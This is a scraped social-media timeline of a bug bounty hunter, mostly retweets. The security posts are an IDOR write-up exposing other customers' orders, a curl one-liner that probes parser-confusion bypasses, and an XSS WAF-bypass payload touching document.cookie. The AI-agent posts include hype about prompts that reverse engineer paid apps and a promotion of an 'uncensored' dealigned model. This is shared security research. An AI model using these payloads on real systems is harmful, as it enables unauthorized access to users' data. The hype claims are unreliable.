

Security Researcher / Bug Bounty Hunter
Pakistan
Joined April 2020
- Tweets8.6K
- Following1.4K
- Followers267
- Likes2K





Pluto retweeted

I stumbled across a simple IDOR yesterday after ordering something online. Here's how I found it:
After placing my order, I noticed the receipt URL contained two parameters:
`/order/receipt?orderId=12345&codeId={uuid}`
Opening this URL returned the full order details, including the shipping address and payment method.
Removing the `codeId` parameter returned an "invalid code" error.
Since the `codeId` was a UUID, it wasn't something I could simply increment.
But I wondered what would happen if I kept my valid UUID and changed the order ID.
My order:
`/order/receipt?orderId=12345&codeId={my-uuid}`
Another order:
`/order/receipt?orderId=12346&codeId={my-uuid}`
No luck. The request was rejected. Then I had another thought.
What if the backend wasn't validating the UUID properly? What if it accepted the order ID itself as the `codeId`?
So I tried:
`/order/receipt?orderId=12345&codeId=12345`
It worked. My full order details were returned, even though I hadn't supplied the UUID.
Now for the interesting part. I incremented both parameters:
`/order/receipt?orderId=12346&codeId=12346`
And there it was. Another customer's order details, shipping address, and payment method information. Because order IDs were sequential, this exposed thousands of customer records.
#BugBounty Tip:
Don't assume an endpoint is secure just because it uses UUIDs. When multiple parameters are involved, test how they're validated together, not just individually. A UUID is not an authorization check.
Pluto retweeted

The best practitioner (not lab) AI evals for offensive cybersecurity I follow myself:
1) The @dreadnode dreadindex. Evals al the way down to the vuln category level, and refusals accounting
dreadnode.io/research/dreadi…
2) @AikidoSecurity white-box but i've confirmed that it extends to dynamic testing well
aikido.dev/aikido-arena
3) BArena by @mdp_sec focused on bounty-like black box bugs.
blackboxarena.ai/
4) @mindfort 's nexbench has info downto the config of a model including thinking or effort setting, and cost per finding, which many omit.
mindfort.ai/blog/introducing…

Pluto retweeted
📄 Skills in Agent Harnesses
A lot of people don't know this (I didn't until recently) but most agent harnesses will load the description of your skill upon starting up your harness. This is how Claude Code works.
What people don't usually know is that even when you explicitly call a skill to be used inside of a harness, or the AI figures out to use a skill, it usually only does a read of the first 150 lines of the skill (to understand how to use it or if it applies to the work it's trying to do).
It's really important to outline a table in the first 150 lines of the mandatory parts of the skill that must be run when you invoke the skill.
If you make some type of mandatory instruction after 150 lines, it might get missed entirely. If you describe in prompting that you want to use a provided Python script or template, it also might be out of bounds of that 150 lines and never get called correctly.
If you write a table of contents of the skill actions in the first 150 lines and mark which ones are mandatory (or that, if the user has called the skill, you must read the whole skill context and all references), you get more reliable skills. We use markdown checklists for this now.
Pluto retweeted

If you're pointing your agents at the same scope as everyone else and asking them to "find bugs", don't be surprised when you end up with dupes, even if it's a CVSS 8+ vuln.
A more interesting approach that Frans talked about is feeding AI some old bug reports and asking it to look for similar behaviour in the current target.
The trick doesn't have to involve some crazy harness or SOTA model, just feeding AI a technique or piece of research unique to you can be the difference between two hackers using the exact same tools. If your AI is looking for something different, you've got a better chance of finding vulnerabilities everyone else missed.
Pluto retweeted

Katana without a cookie finds nothing.
Give it your session cookie and it crawls the whole authenticated app.
Full reconnaissance process to a valid bug:
youtu.be/v9v9eGpy87M
Pluto retweeted

Spend 1 hour with this.
Claude AI FULL COURSE that teaches you how to BUILD and AUTOMATE anything.
The people who watch this tonight will wake up tomorrow with a new skill.
Watch and bookmark it now.
Pluto retweeted

Andrej Karpathy:

“Vibe coding is incredible. But Agentic + Opus 5.5 harness engineering is the next level.
99% of my coding routine is automated by AI agents.”
In this 30-minute talk, Andrej Karpathy explains how to build an AI agent workflow from scratch.
Worth more than $500 agentic engineering course on the internet.
Watch it today, then read the full guide for Opus 5.5 Harness Engineering

Pluto retweeted

Anthropic engineer:
"90% of our engineers were already using self-improving loops
Now everyone is moving toward agentic graphs"
"Prompting is basically over"
In just 10 minutes, she builds her full Claude Code system live from a completely empty terminal
Agents → Loops → Graphs → Self-Improving Systems
Prompting was the old workflow
Graph engineering is the next one
This 10-minute breakdown is worth more than most $1,000 agent engineering courses
Watch it today
Then save the full guide below before everyone starts catching on ↓


Pluto retweeted

REA creator just released prompts that turn any AI agent into reverse-engineering lab
absurdly f*cking dangerous...
One paste it and your agents will:
• reverse engineer any paid app
• open Android, IPhone apps, Windows .exe and firmware
• take apart any app without its source code
• and that's just the start...
Send this to Claude Code, Codex or Cursor and thank me later.
Before you run it, read the article below:


Pluto retweeted

THIS IS A PURE F*CKING GOLDMINE
Anthropic just shared one of the best tricks for Claude Code.
The idea: let Opus 5.5 write the plan as a script, and let a swarm of cheaper agents run it.
Bigger jobs and way fewer Opus tokens, because the script holds the plan and Opus only sees the final answer.
You just launch Claude Code like this:
claude --model opus --effort ultracode
here's the split:
→ Opus 5.5 turns your task into a workflow script
→ Haiku 5.5 agents scan every file in parallel
→ Sonnet 5.5 agents patch each fix in its own isolated copy
→ you stop burning Opus context on a hundred agent transcripts
Opus only shows up at three moments:
→ writing the workflow before the run
→ reading the verified results after it
→ signing off before anything ships
Opus plans. Haiku scans. Sonnet ships.
JEV engineering is the same move one layer down: the forks that need no thinker (which file, which tool, retry or stop) go to JEV in milliseconds, and the big models only see the ones that split
the full tree
> Opus 5.5 runs the main session and writes the workflow
> scan audits every file on Haiku 5.5
> edit patches each fix on Sonnet 5.5 in an isolated copy
> verify cross-checks every finding on Sonnet 5.5
> Opus 5.5 reads only what survived verification
> JEV routes micro-forks in milliseconds
paste the tree and this prompt into Claude Code ↓
"Rebuild my Claude Code setup around this tree:
1. Run the main session on Opus 5.5 with ultracode on.
2. In every workflow, run read-only scan stages on Haiku 5.5 and edit stages on Sonnet 5.5, each edit in its own isolated copy.
3. Add one rule to CLAUDE.md: every finding gets an independent verifier agent before it's reported, and fix loops stop after two rounds with no progress.
4. Route fast deterministic forks (tool choice, path selection, retries) through JEV.
Show me every change as a diff first. No edits until I say go."
↳ code.claude.com/docs/en/work…
save it, it'll come in handy.


Pluto retweeted
I built an AI agent that hunts bugs while I sleep. It maps a target, tests the bug classes I care about, kills its own false positives, writes the PoC and pings me at midnight.
Step by step build in the article.
#bugbounty #hacking #cybersecurity

Pluto retweeted

1-Liner Parser Confusion Bypass
for b in %3B %23 %3F %00; do for e in .json .js .html; do curl -i "https://API-TARGET/v1/users/1$b$e" 2>/dev/null | head -1 | grep -q 200 && echo "HIT: $b$e"; done; done
%3B still lands in 2026 (CVE-2026-50559).


Pluto retweeted

1-Liner Parser Confusion Bypass
for b in %3B %23 %3F %00; do for e in .json .js .html; do curl -i "https://API-TARGET/v1/users/1$b$e" 2>/dev/null | head -1 | grep -q 200 && echo "HIT: $b$e"; done; done
%3B still lands in 2026 (CVE-2026-50559).


Pluto retweeted

Cross Site Scripting (XSS) Akamai WAF Bypass. 🔥
Try this payload: <!--><svg+onload=%27top[%2fal%2f%2esource%2b%2fert%2f%2esource](document.cookie)%27>
Remember to add payload to your list: 📝
#bugbountytips #bugbountytip #bugbounty


Pluto retweeted

Here's some of the research I've done into AI and LLMs over the past year:
blog.zsec.uk/bullyingllms/ - Building MCPs
blog.zsec.uk/harnessing-harn… - What makes up a harness
blog.zsec.uk/ai-assisted-dev… - Building tooling
#infosec #llm #vulnerabilityresearch #MCP #harness

Pluto retweeted

How to use LLMs for vulnerability research by @ZephrFish (Andy Gill)
MCP: blog.zsec.uk/bullyingllms/
Harness: blog.zsec.uk/harnessing-harn…
#infosec #llm


Pluto retweeted

FREE UNCENSORED DEEPSEEK V4.1 FLASH 💀
check here: huggingface.co/dealignai/Dee…
• 552B parameters
• 8B/16B active per token
• 1M context
• vision support
• MIT license
check details before installing